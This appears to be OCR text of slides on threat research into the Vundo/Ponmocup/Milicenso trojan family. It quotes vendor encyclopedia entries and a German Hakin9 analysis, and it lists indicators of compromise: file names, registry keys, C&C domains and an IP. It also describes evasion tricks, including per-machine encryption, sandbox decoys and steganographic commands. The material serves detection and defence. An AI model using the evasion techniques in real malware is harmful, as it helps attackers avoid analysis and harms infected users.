
Another great OSINT research site

Antivirus Descriptions

Malware descriptions
from A/V vendors

Printer Bomb/Troj Milicenso (2012-06-21)

http://www.symantec.com/connect/blogs/trojanmilicenso-paper-salesman-s-dream-come-true



Printer Bomb/Troj Milicenso

The Trojan Milicenso

- creates and executes a dropper
- dropper creates a DLL file
- dropper executable deletes itself
- main body of the dropped DLL is heavily encrypted
- the decryption key itself is encrypted
- key is unique on each infected computer

Printer Bomb/Troj Milicenso

- Detects presence of a sandbox or VM
- instead of ceasing all activity, contacts sites, downloads Adware.Eorezo

"… seems that it is using the adware as a decoy to distract attention from itself, thereby attempting to avoid malware analysis as **this would categorize it as low risk and be dismissed**."

Printer Server gone wild (2012-06-08)

http://www.symantec.com/connect/forums/print-server-gone-wild

- **What is it doing?**
- Its downloading two types of files:
  - Payload -- Adware.Eorezo and Trojan.Milicenso
  - JPEGs -- used **steganographically** to provide **commands to the payload**

Printer Server gone wild

http://www.symantec.com/connect/forums/print-server-gone-wild

- **Why is it taking so long to create "complete" detection?**
- **Each component of this threat is highly encrypted**. The key for that encryption is different for each computer because it is based on
  - VolumeSerialNumber of the system volume.
  - Creation time of "c:\windows\system32" and "c:\System Volume Information“
- This means that each individual machine will have a series of files that are **unique at the byte level**.


Malware Protection Center
Threat Research and Response
http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=TrojanDropper%3AWin32%2FVundo.R
Home > Learn more about malware > Research TrojanDropper:Win32/Vundo.R
TrojanDropper:Win32/Vundo.R (?)
Encyclopedia entry
Updated: Jul 15, 2012 | Published: Jun 26, 2012
Aliases
Trojan.Ponmocup!ks7rFUjB4o0 (VirusBuster)
Win32/Ponmocup.AA trojan (ESET)
AdWare.Win32.EoRezo (Ikarus)
Alert Level (?)
Severe

Malware Protection Center

Threat Research and Response

System changes

The following system changes may indicate the presence of this malware:

- The presence of the following files:

  <system folder>\<file name>.exe (for example, *d3dim700o.exe*)
  %TEMP%\~unins<random numbers>.bat (for example, *~unins6342.bat*)
  <system folder>\<file name>.dll (for example, *wmsdmodo.dll*)

- The presence of the following registry modifications:

  In subkey: *HKLM\Software\<random>* (for example, *OAVALSGS*)
  Sets value: "*<random>*" (for example,*abcmhecs*)
  With data: *<50kb binary data>*

  In subkey: *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run*
  Sets value: "*<random>*" *(for example, ttfo)*
  With data: *<system folder>\<file name>.exe* (for example,*d3dim700o.exe*)

Malware Protection Center

Downloads arbitrary files

TrojanDropper:Win32/Vundo.R connects to a remote server to download a DLL (dynamic link library) file into the following location:

<system folder>\<file name>.dll (for example, *wmsdmodo.dll*) - detected as Trojan:Win32/Vundo.gen!AV

We have observed TrojanDropper:Win32/Vundo.R contacting the following servers in the wild:

- *somethingclosely.com*
- *repliedstreets.com*

The DLL, detected as Trojan:Win32/Vundo.gen!AV, is used to decrypt the payload data, which was placed on your computer during the installation of TrojanDropper:Win32/Vundo.R.

It creates the following registry key to store the encrypted data that, when decrypted, is detected as Trojan:Win32/Vundo.QB:

In subkey: *HKLM\Software***<random>** (for example, *OAVALSGS*)
Sets value: *"****<random>****"* (for example, *abcmhecs*)
With data: *<****50kb binary data****>*

Win32/Vundo

Alert level: High

This entry was first published on: Feb 27, 2008

This entry was updated on: Oct 07, 2013

This threat is also detected as:

Backdoor/Win32.Cidox (AhnLab)

TR/Kazy.117219.78 (Avira)

Trojan.Vundo.GZS (BitDefender)

W32/Downldr2.IZLI (Command)

Trojan.Mayachok.18579 (Dr.Web)

Win32/Citirevo.AE (ESET)

W32/Cidox.ACIO!tr (Fortinet)

Virus.Win32.Vundo (Ikarus)

Trojan.Win32.Cidox.acio (Kaspersky)

Vundo (McAfee)

RDN/Downloader.a!bm (McAfee)

Vundo.gen18 (Norman)

Troj/Mdrop-ETG (Sophos)

Trojan.Vundo (Symantec)

TROJ_CIDOX.DH (Trend Micro)

Microsoft

Malware Protection Center

Technical information

Alert Level: High

- Delivery drive-by D/L & exploits (22)
- Spreads via Network & USB
- Displays Ads *(least critical / decoy?)*
- Downloads & runs other files
- Stops security services & AV
- Modifies browser behavior
- Sends lots sys-info to remote server
- Malware components encrypted & stored (partly) in Registry

http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Win32/Vundo#tab=2

Win32/Vundo

Microsoft

Malware Protection Center

Summary | Technical information

Installation

- Drive-by download or exploits (22 CVE's)
- use social engineering to trick you into thinking it was something else
- These files contain an encrypted, unique number that is generated by the malware that might be used to identify each infected PC
- Registry modifications to bypass firewall (ProxyBypass = 1)

http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Win32/Vundo#tab=2

Win32/Vundo


Microsoft

Malware Protection Center

We have seen the variants sending the following information:

- Information about Outlook Express accounts such as name, mailing address, email address and phone number
- Information gathered from the registry subkey *HKLM\Software\Microsoft\Internet Account Manager\Accounts*
- POP3 and SMTP user names from Outlook Express
- Registered owner of Windows
- Operating system version/build number
- Network adapter information, including:
  - Adapter name
  - Description
  - Address
  - Current IP address
  - IP address list
  - Gateway list
  - DHCP server
  - Primary Wins server
  - Secondary Wins server
- MAC address of your computer
- Keyboard layout
- Time when Win32/Vundo was installed on your computer
- A log of Win32/Vundo crashes
- Volume serial number

http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Win32/Vundo#tab=2



- Typed URLs in browser
- Recently opened documents

ceEx. Unter anderem werden auch Werte aus den Registrykeys *HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs*, *HKCU\Software\Microsoft\Internet Explorer\TypedURLs* und *SOFTWARE\Microsoft\Windows NT\CurrentVersion* ausgelesen.

Hakin9


Hakin9 1/2013 (77) Hakin9 Ausgabe 1/2013 Januar Monats-Online-Magazin

HARD CORE IT SECURITY MAGAZINE

ANTI-DEBUGGING

WERBUNG ODER SPIONAGE? ANALYSE DER ADWARE

Zum Teil werden die gewonnenen Informationen für Anti-Debugging- und Anti-VM-Zwecke genutzt; zum Teil wurden sie jedoch auch in verschlüsselter Form an die hardgecodete IP 88.216.164.117 gesendet, die mittlerweile offline ist. Das Nachladen „personalisierter", optimal auf das übermittelnde System abgestimmter Malware an dieser Stelle mehr als wahrscheinlich. Bekräftigt wird diese Annahme noch durch die Tatsache, dass der Dropper unter Verwendung der Funktionen *ResetSR* und *DisableSR* aus *srclient.dll* alle Systemwiederherstellungspunkte löscht und das Erstellen künftiger Punkte deaktiviert. Auch die Information über den Erfolg oder Misserfolg dieser Aktion wird an den entfernten Server zu übermitteln versucht.



Zum Teil werden die gewonnenen Informationen für Anti-

- Gathered information used for
  - anti-analysis or
  - to send to C&C server
- Disables and deletes restore points
  - ResetSR & DisableSR
  - Result sent to C&C server


punkte löscht und das Erstellen künftiger Punkte deaktiviert. Auch die Information über den Erfolg oder Misserfolg dieser Aktion wird an den entfernten Server zu übermitteln versucht.

Stay safe, become clean

How to detect and prevent infections?


Created Ponmocup IOC (2012-04-06)

http://ioc.forensicartifacts.com/2012/04/ponmocup-2/




Created Ponmocup IOC

